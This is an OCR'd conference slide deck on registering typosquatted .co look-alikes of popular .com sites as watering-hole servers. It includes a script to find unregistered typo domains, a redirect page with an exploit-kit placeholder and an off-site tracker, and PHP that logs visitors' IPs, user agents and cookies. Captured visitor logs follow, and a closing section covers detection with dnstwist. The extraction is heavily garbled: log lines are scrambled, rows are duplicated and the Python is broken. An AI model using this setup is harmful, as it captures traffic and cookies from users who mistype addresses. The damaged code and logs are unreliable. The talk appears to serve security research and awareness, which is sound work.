

# The poor man's QUANTUM

@x0rz




OPCDE.COM



#### QUANTUM?

#### Man-on-the-side at Internet scale




• The new exploit hotness is Quantum. Certain Quantum missions have a success rate as high as 80%, where spam is less than 1%.

#### **Highly Successful**

(In 2010, 300 TAO implants were deployed via QUANTUMINSERT to targets that were un-exploitable by any other means)

## Poor man's QUANTUM



## DNS typosquatting

#### Character omission

```
• COM - • COM (Columbia)
```

```
• COM - • COM (Cameroon)
```

```
.net - .net (Niger)
```

• • •

Other variant: bitsquatting (2011)

http://dinaburg.org/bitsquatting.html

#### Typcial uesr in atcion



user@debian:~\$ curl -sIL google.co HTTP/1.1 301 Moved Permanently Location: https://www.google.com/

Content-Type: text/html; charset=UTF-8

X-Content-Type-Options: nosniff Date: Thu, 11 May 2017 05:28:44 GMT Expires: Sat, 10 Jun 2017 05:28:44 GMT

Server: sffe

Content-Length: 220

X-XSS-Protection: 1; mode=block

Cache-Control: public, max-age=2592000

Age: 629966

## 1) Get the most popular domain names

```
user@debian:/tmp$ wget -q http://s3.amazonaws.com/alexa-static/top-1m.csv.zip
user@debian:/tmp$ unzip top-1m.csv.zip
Archive: top-1m.csv.zip
  inflating: top-1m.csv
user@debian:/tmp$ cut -d"," -f 2 top-1m.csv | grep "com$" | rev | cut -d"." -f 1,2 | uniq | rev | head -n 2000
> top-2000.com.txt
user@debian:/tmp$ head top-2000.com.txt
google.com
youtube.com
facebook.com
baidu.com
yahoo₊com
qq.com
reddit.com
taobao.com
twitter.com
amazon.com
```

#### 2) List all available for sale

https://gist.github.com/x0rz/80b4b93baa5b33ed25e1823d3494f0a8

```
import dns.resolver
import requests
import re
import json
import sys
resolver = dns.resolver.Resolver()
resolver.timeout = 5
resolver.lifetime = 5
def is_available(domain):
    hdr = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1667.0 Safari/537.36'}
    r = requests.get('https://njal.la/list/?search=' + domain, headers=hdr)
    search = re.search('var results = \[(.*)\];', r.text)
      domain = json.loads(search.group(1))
      print(domain)
      if domain['status'] == 'available':
        return True
def main():
 with open(sys.argv[1], 'r') as dotcom_names:
   for name in dotcom_names:
      name = name.strip()
        resolver.query(name, 'NS')
        print("[+] %s is taken" % name)
      except Exception as e:
        print("[+] %s might be available (%s)" % (name, e))
        if is_available(name):
          print("[!] \033[92m%s is available\033[0m" % name)
          with open('available_names.txt', 'a') as f:
            f.write("%s\n" % name)
if __name__ == '__main__':
  main()
```

```
[+] sharepoint.co is taken
[+] 163.co is taken
[+] foxnews.co is taken
[+] feedly.co is taken
[+] iqiyi.co is taken
[+] exoclick.co might be available (None of DNS query names exist: exoclick.co., exoclick.co.)
{u'status': u'available', u'domain': u'exoclick.co', u'title': u'Available', u'price': 30, u'label': u'label-su
ccess', u'id': u'exoclickco'}
[!] exoclick.co is available
[+] ign.co is taken
[+] kakaku.co is taken
[+] giphy.co is taken
[+] blackboard.co is taken
[+] aol.co is taken
[+] <u>genius.co might be</u> available (None of DNS query names exist: genius.co., genius.co.)
{u'status': u'taken', u'domain': u'genius.co', u'title': u'Unavailable', u'price': 30, u'label': u'label-danger
   u'id': u'geniusco'}
[+] bet9ja.co might be available (The DNS response does not contain an answer to the question: bet9ja.co. IN NS
{u'status': u'taken', u'domain': u'bet9ja.co', u'title': u'Unavailable', u'price': 30, u'label': u'label-danger
   u'id': u'bet9jaco'}
[+] businessinsider.co is taken
[+] yesky.co is taken
[+] wetransfer.co is taken
 [+] trackmedia101.co might be available (None of DNS query names exist: trackmedia101.co., trackmedia101.co.)
{u'status': u'available', u'domain': u'trackmedia101.co', u'title': u'Available', u'price': 30, u'label': u'lab
el-success', u'id': u'trackmedia101co'}
[!] trackmedia101.co is available
[+] shutterstock.co is taken
[+] skype.co is taken
[+] breitbart.co is taken
 [+] codeonclick.co might be available (None of DNS query names exist: codeonclick.co., codeonclick.co.)
{u'status': u'available', u'domain': u'codeonclick.co', u'title': u'Available', u'price': 30, u'label': u'label
-success', u'id': u'codeonclickco'}
[!] codeonclick.co is available
[+] freepik.co is taken
[+] kompas.co is taken
```

[4] flicks on in taken

## \$50 worth of bitcoin later

```
#585 videoyoum7.com
#614 beytoote.com
#642 namnak.com
#735 telewebion.com
#827 sputniknews.com
#871 scribol.com
#906 stockstar.com
#920 askubuntu.com
```

#### 3) Set up your waterholing server

- Redirect all domains and sub-domains to your server IP address
- Setup a redirect page + JS payload (be evil, or not)
- •
- Wait for incoming connections



```
HTML redirect (meta refresh)
```

```
<html>
                 <head>
                 <title>Loading...</title>
                <meta http-equiv="refresh" content="1; url=http://sputniknews.com/" />
                 <!-- FOXACID SPLOITZ GOES BELOW -->
                <script type="text/javascript">
                  var _paq = _paq || [];
                  paq.push(['trackPageView']);
JavaScript
                  _paq.push(['enableLinkTracking']);
  code
                  (function() {
                    var u="//185.10.68.99/piwik/";
(ExploitKit
                    _paq.push(['setTrackerUrl', u+'piwik.php']);
   or
                    _paq.push(['setSiteId', '5']);
  Piwik)
                    var d=document, g=d.createElement('script'), s=d.getElementsByTagName('script')[0];
                    g.type='text/javascript'; g.async=true; g.defer=true; g.src=u+'piwik.js'; s.parentNode.insertBefore(g,s);
                   })();
                 </head>
                Loading...
                <noscript><img src="//185.10.68.99/piwik/piwik.php?idsite=5&rec=1" style="border:0;" alt="" /></noscript>
                </html>
                 <?php
                   $cookies = str_replace("\n", '', $_SERVER['HTTP_COOKIE']);
                   $line = date('Y-m-d H:i:s') . ";$_SERVER[REMOTE_ADDR];$_SERVER[HTTP_HOST];$_SERVER[HTTP_REFERER];$_SERVER[REQUEST_URI];\"$_SERVER[
PHP logs
                   HTTP USER AGENT]\";\"$cookies\"";
                   file put contents('../visitors.log', $line . PHP EOL, FILE APPEND);
```

## IS IT WORKING?!?



```
t//;Sputniknews.co;;/; Mozilla/5.0 (Windows Ni 6.3; Wino4; X64; PV:53.0) Gecko/20100101 Firelox/53.0 ;
                               94; sputniknews.co;;/; "Mozilla/5.0 (compatible; MSIE 9.0; windows NT 6.1; wOw64; Trident/5.0)"; ""
2017-05-20 08:22:55;70.39
2017-05-20 09:08:19;5.234
                               namnak.co;;/;"Mozilla/5.0 (Linux; Android 4.2.2; HUAWEI Y320-U10 Build/HUAWEIY320-U10) AppleWebKit/537.36 (KHTML, like Ged
ri/537.36";""
                               94;www.telewebion.co;;/;"Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.1
2017-05-20 09:23:23;77.10
2017-05-20 09:51:10;213.2
                               253;de.sputniknews.co;;/;"Mozilla/5.0 (iPhone; CPU iPhone OS 7_1_1 like Mac OS X) ApplewebKit/537.51.2 (KHTML, like Gecko)
37.53";""
                               )1;askubuntu.co;;/;"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/
2017-05-20 10:42:47;202.4
                               .210;de.sputniknews.co;;/;"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0";"_pk_id.5.ecd1=dcf6b4al
2017-05-20 11:16:16;178.1
494256796.'
                               56;namnak.co;;/;"Mozilla/5.0 (Linux; Android 6.0; LG-K430 Build/MRA58K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.
2017-05-20 11:46:47;64.40
2017-05-20 12:53:54;54.92
                               36;askubuntu.co;;/;"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0";""
                               );askubuntu.co;;/;"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0";""
2017-05-20 12:54:07;54.82
                               putniknews.co;;/;"Mozilla/5.0 (Windows NT 6.1; Win64; x64) ApplewebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Saf
2017-05-20 13:13:23;2.50.
                               36;www.askubuntu.co;;/;"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0";""
2017-05-20 13:35:02;54.92
                               );www.askubuntu.co;;/;"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0";""
2017-05-20 13:37:28;54.82
                               138;telewebion.co;;/;"Mozilla/5.0 (Linux; Android 4.3; en-us; SAMSUNG GT-I9300I Build/JLS36C) ApplewebKit/537.36 (KHTML, l
2017-05-20 13:59:50:151.2
1500.94 Mobile Safari/537
2017-05-20 14:57:12;88.19
                               stockstar.co;;/;"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; .NET4.0E; .NET4.0C; .NET CLR 3.5.
3.0.30729; CMNTDFJS)";""
                               51; stockstar.co;;/; "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET
2017-05-20 15:00:12;144.7
Media Center PC 6.0; MDD
                               oPath.3; .NET4.0C)'
                               42; stockstar.co; http://pizza-tycoon.com/;/; "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
2017-05-20 15:14:40;199.2
                               L90;sputniknews.co;;/;"Mozilla/5.0 (windows NT 5.1; rv:20.0) Gecko/20100101 Firefox/20.0";"'
2017-05-20 16:50:27;98.24
2017-05-20 18:06:18;89.16
                               18;mundo.sputniknews.co;;/;"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:53.0) Gec<u>ko/20100101 Firefox/53.0";""</u>
2017-05-20 19:07:08;5.215
                               5;beytoote.co;;/;"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0";""
2017-05-20 20:37:16;197.2
                               25;www.sputniknews.co;;/;"Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.152 Safari/5
                               5;tr.sputniknews.co;http://tr.sputniknews.co;/;"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.8) Gecko/20100721
2017-05-20 21:37:58:83.71
                               5;www.stockstar.co;;/;"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2)":""
2017-05-21 01:36:43;38.10
2017-05-21 02:35:08;211.1
                               98;kr.sputniknews.co;;/;"Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko";""
                               155; sputniknews.co;;/; "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.1
2017-05-21 08:27:20;173.2
2017-05-21 08:31:25;52.91
                               5; videoyoum7.co;;/; "Go-http-client/1.1"; ""
                               L50;telewebion.co;;/;"Mozilla/5.0 (Windows NT 6.3; Win64; x64) ApplewebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110
2017-05-21 08:49:51;91.25
                               164; sputniknews.co;;/; "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0";
2017-05-21 10:16:29:174.1
                               58;www.stockstar.co;;/;"Mozilla/5.0 (Windows NT 10.0; Win64; x64) ApplewebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.7
2017-05-21 13:32:05;101.8
                               52; videoyoum7.co;;/; "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/
2017-05-21 13:58:30:217.7
                               52; videoyoum7.co;;/; "Mozilla/5.0 (Windows NT 6.1; WOW64) ApplewebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/
2017-05-21 13:58:30;217.7
2017-05-21 14:12:54;46.22
                               L97;askubuntu.co;;/;"Mozilla/5.0 (Windows NT 6.3; Win64; x64) ApplewebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Sa
                               164;www.sputniknews.co;;/;"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0";"'
2017-05-21 14:18:56;174.1
                               241;sputniknews.co;;/;"Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0";"'
2017-05-21 14:23:14:137.7
                               98;kr.sputniknews.co;;/;"Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko";""
2017-05-21 14:35:19;211.1
                               60; quote.stockstar.co;;/; "Mozilla/5.0 (Windows; U; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; BIDUBrowser 8.7)"; ""
2017-05-21 20:42:16:220.1
                               )5;sputniknews.co;;/;"Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:53.0) Gecko/20100101 Firefox/53.0";""
2017-05-21 21:20:44;67.14
                               LO9;www.stockstar.co;;/;"Mozilla/5.0 (windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Sa
2017-05-21 21:28:21:220.1
                               5;sputniknews.co;;/:"Mozilla/5.0 (compatible: MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)";
2017-05-21 21:29:46;213.2
                               sputniknews.co;;/;"Feedly/1.0 (+http://www.feedly.com/fetcher.html; like FeedFetcher-Google)";""
2017-05-22 04:21:31;8.29.
2017-05-22 06:45:07;45.12
                               l;finance.stockstar.co;;/index.php?m=member&c=index&a=register&siteid=1;"User-Agent:Mozilla/4.0 (compatible; MSIE 6.0; Wind
                               L45;bank.stockstar.co;;/;"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SL<u>CC2; .NET CLR 2.0.50727; .NET C</u>
2017-05-22 07:14:38;218.6
                               nfoPath.3; .NET4.OC; ms-office)";"
edia Center PC 6.0; .NET4
                               L45; bank.stockstar.co;;/; "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/5
2017-05-22 07:15:00:218.6
                               119; bank.stockstar.co; http://bank.stockstar.co/;/:"Mozilla/4.0 (compatible: MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2;
2017-05-22 07:15:39;106.1
729; .NET CLR 3.0.30729;
                               lenter PC 6.0; Tablet PC 2.0)";"
2017-05-22 07:15:51;220.1
                               .194;bank.stockstar.co;;/;"Mozilla/5.0 (Linux; U; Android 5.0.2; zh-CN; Redmi Note 3 Build/LRX22G) AppleWebKit/537.36 (KHTM
3 102637 Mobile Safari/5
```

2017-05-20 07:19:34;93.20


#### Statistics

- 5430 log entries over 40 days
  - 1764 (~40/day) without bots/crawlers
  - Only 392 unique visitors that load my Piwik JS code
    - Ad blockers?
  - 80 countries



#### Statistics

```
2415 CN
1292 US
 823 IR
198 RU
 114 DE
  67 KR
  63 FR
  52 CA
  37 GB
  34 BR
  33 NL
  26 ??
  25 R0
  22 JP
  19 SE
  16 EG
  14 TR
  14 CH
  13 PL
  11 IE
```



#### Rol



## **\$0,05** click/pwn






## WhatsApp leak

```
2017-05-11 16:35:14:151.7
                                                          $49; www. beytoote.co;;/;"whatsApp/2.17.14 A";""
                                                         )1;www.telewebion.co;;/;"WhatsApp/2.16.396 A";""
|7;www.beytoote.co;;/;"WhatsApp/2.17.146 A";""
2017-05-11 16:44:23;91.2
2017-05-11 16:48:18;93.11
                                                         www.beytoote.co;;/;"whatsApp/2.17.79 A";"";www.beytoote.co;;/;"whatsApp/2.17.14 A";""
2017-05-11 18:24:55;5.22.
2017-05-11 18:35:29;46.10
                                                          www.beytoote.co;;/;"WhatsApp/2.17.146 A";""
2017-05-11 18:47:41;37.63
                                                         L27; www. beytoote.co;;/; "whatsApp/2.17.146 A"; ""
2017-05-11 20:35:04;151.2
                                                          www.beytoote.co;;/;"whatsApp/2.17.174 A";
2017-05-11 21:44:12;5.22.
                                                         3; www.beytoote.co;;/; "whatsApp/2.17.24 A";
2017-05-12 03:57:15;5.119
                                                         www.beytoote.co;;/; "whatsApp/2.17.24 A;""
www.telewebion.co;;/; "whatsApp/2.17.107 A";""
www.beytoote.co;;/; "whatsApp/2.17.107 A";""
nampak co::/:"whatsApp/2.17.24 A;""
2017-05-12 05:32:41;5.12(
2017-05-12 05:38:56;5.212
2017-05-12 06:03:26;2.18
                                                         namnak.co;;/;"WhatsApp/2.17.146 A";""
www.beytoote.co;;/;"WhatsApp/2.16.396 A";""
2017-05-12 06:43:32;5.127
2017-05-12 07:00:32;5.113
                                                        www.beytoote.Co;;/; whatsApp/2.16.396 A";""
L02;files.namnak.co;;/; "whatsApp/2.16.396 A";""
!;www.beytoote.co;;/; "whatsApp/2.16.396 A";""
?www.telewebion.co;;/; "whatsApp/2.17.107 A";""
L7;www.beytoote.co;;/; "whatsApp/2.17.107 A";""
J;files.namnak.co;;/; "whatsApp/2.16.392 A";""
J;www.telewebion.co;;/; "whatsApp/2.16.396 A";""
J;www.mundo.sputniknews.co;;/; "whatsApp/2.17.146 A";""
S;namnak.co;:/: "whatsApp/2.17.144 A";""
2017-05-12 08:44:51;197.1
2017-05-12 10:00:30;95.64
2017-05-12 11:07:49;2.184
2017-05-12 14:03:18;160.1
2017-05-12 14:38:18;178.:
2017-05-12 14:42:23;5.21!
2017-05-12 18:37:53;83.17
2017-05-12 19:35:31;181.1
                                                         5; namnak.co;;/; "whatsApp/2.17.174 A";""
5; files.namnak.co;;/; "whatsApp/2.17.107 A";""
www.telewebion.co;;/; "whatsApp/2.17.79 A";""
2017-05-13 10:45:52;93.11
2017-05-13 12:27:32;5.12(
2017-05-13 14:54:11;5.12(
                                                         namnak.co;;/;"WhatsApp/2.17.146 A";""
9;namnak.co;;/;"WhatsApp/2.17.79 A";""
9;www.beytoote.co;;/;"WhatsApp/2.17.127 A";""
2017-05-13 16:56:32;5.218
2017-05-13 21:50:43:151.
2017-05-14 01:38:40;5.127
                                                         5;namnak.co;;/;"whatsApp/2.17.107 A";""
www.telewebion.co;;/;"whatsApp/2.17.79 A";""
2017-05-14 02:28:54;5.119
2017-05-14 05:34:41;5.119
                                                         1; www.telewebion.co;;/;"whatsApp/2.17.24 A";""
www.beytoote.co;;/;"whatsApp/2.17.107 A";""
www.telewebion.co;;/;"whatsApp/2.17.146 A";""
2017-05-14 10:13:15;151.2
2017-05-14 11:01:25;5.218
2017-05-14 11:24:59;5.217
                                                         37; www.telewebion.co;;/; "whatsApp/2.17.146 A";""
1; www.beytoote.co;;/; "whatsApp/2.17.146 A";""
1; www.telewebion.co;;/; "whatsApp/2.17.146 A";""
1; www.telewebion.co;;/; "whatsApp/2.17.146 A";""
1; www.beytoote.co;;/; "whatsApp/2.17.146 A";""
1; www.telewebion.co::/: "whatsApp/2.17.146 A";""
1; www.telewebion.co::/: "whatsApp/2.17.146 A";""
2017-05-14 11:42:02;94.1
2017-05-14 11:44:12;5.120
2017-05-14 12:03:14;188.7
2017-05-14 12:39:50;89.30
2017-05-14 13:39:19;5.127
                                                         5; www.telewebion.co;;/;"whatsApp/2.17.190 A";""
2017-05-14 13:55:20;212.
                                                         242; www.telewebion.co;;/; "whatsApp/2.17.146 A";""
L65; www.telewebion.co;;/; "whatsApp/2.17.146 A";""
7; www.beytoote.co;;/; "whatsApp/2.17.107 A";""
L; www.telewebion.co;;/; "whatsApp/2.17.107 A";""
L34: www.telewebion.co;;/; "whatsApp/2.17.107 A";""
2017-05-14 15:58:55;188.2
2017-05-14 16:31:08;193.7
<u>2017-05-14 17:43:00;5.21</u>6
134; www.telewebion.co;;/; "whatsApp/2.17.79 A"; ""
26; namnak.co;;/; "whatsApp/2.17.146 A"; ""
1; www.beytoote.co;;/; "whatsApp/2.17.146 A"; ""
37; files.namnak.co;;/; "whatsApp/2.17.79 A"; ""
3; www.telewebion.co;;/; "whatsApp/2.17.190 A"; ""
3; www.telewebion.co;;/; "whatsApp/2.17.190 A"; ""
2017-05-14 20:17:32;178.1
2017-05-14 22:05:59;217.(
2017-05-14 22:25:17;5.127
2017-05-15 02:40:07;158.
2017-05-15 03:07:47;5.21:
2017-05-15 05:09:21:5.120
                                                         namnak.co;;/;"WhatsApp/2.16.396 A'
                                                         namnak.co;;/;"whatsApp/2.17.144 A";""
5;www.beytoote.co;;/;"whatsApp/2.17.79 A";""
2017-05-15 06:45:17;5.210
2017-05-15 07:54:35;89.30
                                                         3; www.telewebion.co;;/; "whatsApp/2.16.396 A"; ""
2017-05-15 08:24:32;46.27
2017-05-15 08:31:48;5.119
                                                         files.namnak.co;;/;"whatsApp/2.17.24 A";""
www.beytoote.co;;/;"whatsApp/2.17.191 A";""
www.beytoote.co;;/;"whatsApp/2.17.107 A";""
2017-05-15 09:06:53;5.217
2017-05-15 09:59:28;5.127
```






Very creepy @WhatsApp, someone was apparently typing in an URL and WhatsApp was fetching it off my server char-by-char



10:57 PM - 12 Jun 2017

2,067



2,113







## In the wild?

#### Detection using dnstwist

user@debian:/tmp/dnstwist-master\$ python dnstwist.py paypal.com

Domain name permutation engine for detecting typo squatting, phishing and corporate espionage

```
_| | | __^_ | \_^_ | | | __^_ | {1.04b}
Processing 230 domain variants ...20%...44%.....67%.......89%...... 148 hits (64%)
               paypal.com
                               64.4.250.32 NS:ns1.p57.dynect.net MX:mx1.paypalcorp.com
               paypala.com
                               66,96,149,1 NS;ns1,yourhostingaccount.com MX;mx.paypala.com
               paypalb.com
                               NS:dns10.hichina.com
               paypalc.com
                               185,53,178,7 NS:ns1.parkingcrew.net MX:mail.h-email.net
               paypald.com
                               NS:dns13.hichina.com
               paypale.com
                               173,193,105,246 NS:dns1,bigrock.com
               paypalf.com
                               NS:dns17.hichina.com
               paypalg.com
                               NS:dns19.hichina.com
               paypalh.com
                               184.168.221.51 NS:ns09.domaincontrol.com MX:mailstore1.secureserver.net
                               69,172,201,153 NS:ns1,uniregistrymarket,link
               paypali.com
               paypalj.com
                               85.159.233.62 NS:ns1.domainmx.com
               paypalk.com
               paypall.com
                               72.52.10.14 NS:ns1.markmonitor.com
               paypalm.com
                               72.52.4.122 NS:ns1.sedoparking.com MX:localhost
                               103,224,182,245 NS:ns1.above.com MX:mx92.m1bp.com
               paypaln₊com
                               103.224.182.253 NS:ns1.above.com MX:mx92.m1bp.com
               paypalo.com
                               50.63.202.45 NS:ns73.domaincontrol.com MX:mailstore1.secureserver.net
               paypalp.com
                               185.53.177.20 NS:ns09.domaincontrol.com MX:mailstore1.secureserver.net
               paypalq.com
               paypalr.com
                               50.63.202.19 NS:ns03.domaincontrol.com MX:mailstore1.secureserver.net
               paypals.com
                               185.53.178.9 NS:ns1.parkingcrew.net MX:mail.h-email.net
               paypalt.com
               paypalu.com
                               NS:dns19.hichina.com
               paypalv.com
               paypalw.com
               paypalx.com
                               72.52.10.14 NS:ns1.markmonitor.com MX:bh.markmonitor.com
```

#### wpengine.com

```
192.64.119.157 NS:dns1.registrar-servers.com MX:eforward1.registrar-servers.com
wpngine.com
                  184,154,247,81 NS:ns43,domaincontrol,com MX:mailstore1,secureserver.net
wpegine.com
                 89,31,143,16 NS:ns.udag.de MX:mx00.udag.de
wengine.com
                  185,53,178,7 NS;ns1,parkingcrew.net MX;mail,h-email,net
wpengin.com
                  66,96,163,196 NS:ns1,mydomain.com MX:mx.pengine.com
pengine.com
                  192.64.119.69 NS:dns1.registrar-servers.com MX:eforward1.registrar-servers.com
wpengne.com
                  192,64,119,172 NS;dns1,registrar servers.com MX;eforward1,registrar-servers.com
wpengie.com
                                   uns1,registrar-servers.com MX:eforward1.registrar-servers.com
                  192.64.119.110
wpenine.com
                 136,243,255,87
                                 5:ns1.storeland.ru
wpenngine.com
                  136,243,255,87
                               NS:ns1.storeland.ru
wpengiine.com
                  136.243.255.87 NS:ns1.storeland.ru
wpenginne.com
                  136.243.255.87 NS:ns1.storeland.ru
wpeengine.com
wwpengine.com
                                                                   ns1.storeland.ru sounds shady as fuck
                 136.243.255.87 NS:ns1.storeland.ru
wpenggine.com
                 136,243 255,87 NS:ns1.storeland.ru
wppengine.com
wpeng8ne.com
                 185.53,178.8 NS:ns1.parkingcrew.net MX:mail.h
                                                               net
wpengune.com
wpsngine.com
wpenhine.com
                 185. 3.178.8 NS:ns1.parkingcrew.net MX:mail.h-email.net
woengine.com
wpentine.com
                      243.255.87 NS:ns1.storeland.ru
                     3,202,45 NS:ns19.domaincontrol.com MX:mailstor 1.secureserver.net
3pengine,com
xpengine.com
                     249,124,144 NS:ns1,webhostinghub.com MX:xpengire.com
                 136,243,255,87 NS:ns1,storeland,ru
wpehgine.com
wpzngine.com
                    .243.255.87 NS:ns1.storeland.ru
wpengibe.com
                     .243.255.87 NS:ns1.storeland.ru
wpenginw.com
                     .224.212.242 NS:ns1.above.com MX:mx92.m1bp.com
wpenginr.com
                     .243.255.87 NS:ns1.storeland.ru
wpengins.com
                 136.243.255.87 NS:ns1.storeland.ru
wpengihe.com
wlengine.com
                     243,255,87 NS:ns1.storeland.ru
wpengin3.com
                     243.255.87 NS:ns1.storeland.ru
wpenbine.com
                 52.204.129.22 NS:ns1.namebrightdns.com
apengine.com
                      P47.47.190 NS:ns1.expiereddnsmanager.com MX:mx7.wprngine.com
wprngine.com
                 69.89.31.185 NS:ns1.bluehost.com MX:mail.epengine
epengine.com
wp4ngine.com
                 136.243.255.87 NS:ns1.storeland.ru
2pengine,com
                 136.24 .255.87 NS:ns1.storeland.ru
wpeng9ne.com
                 136,243 255,87 NS:ns1,storeland,ru
wpengjne.com
wp3ngine.com
wmengine.com
                 136.243.255.87 NS:ns1.storeland.ru
wpenvine.com
wpebgine.com
                 136,243,255,87 NS:ns1.storeland.ru
wpenginz.com
                 136,243,255,87 NS:ns1,storeland.ru
wpengone.com
wpengin4.com
```

DESCRIPTION OF

#### wpengine.com

```
wpngine.com
                  192.64.119.157 NS:dns1.registrar-servers.com MX:eforward1.registrar-servers.com
                  184,154,247,81 NS:ns43,domaincontrol,com MX:mailstore1,secureserver,net
wpegine.com
                  89.31.143.16 NS:ns.udag.de MX:mx00.udag.de
wengine.com
                  185,53,178,7 NS;ns1,parkingcrew.net MX;mail,h-email,net
wpengin.com
                  66,96,163,196 NS:ns1,mydomain.com MX:mx.pengine.com
pengine.com
                  192.64.119.69 NS:dns1.registrar-servers.com MX:eforward1.registrar-servers.com
wpengne.com
                  192,64,119,172 NS;dns1,registrar servers.com MX;eforward1,registrar-servers.com
wpengie.com
                                    uns1,registrar-servers.com MX:eforward1.registrar-servers.com
                  192.64.119.110
wpenine.com
                  136,243,255,87
                                  5:ns1.storeland.ru
wpenngine.com
wpengiine.com
                  136,243,255,87
                                NS:ns1.storeland.ru
                  136.243.255.87 NS:ns1.storeland.ru
wpenginne.com
                  136.243.255.87 NS:ns1.storeland.ru
wpeengine.com
wwpengine.com
                  136.243.255.87 NS:ns1.storeland.ru
wpenggine.com
                  136,243 255,87 NS:ns1.storeland.ru
wppengine.com
wpeng8ne.com
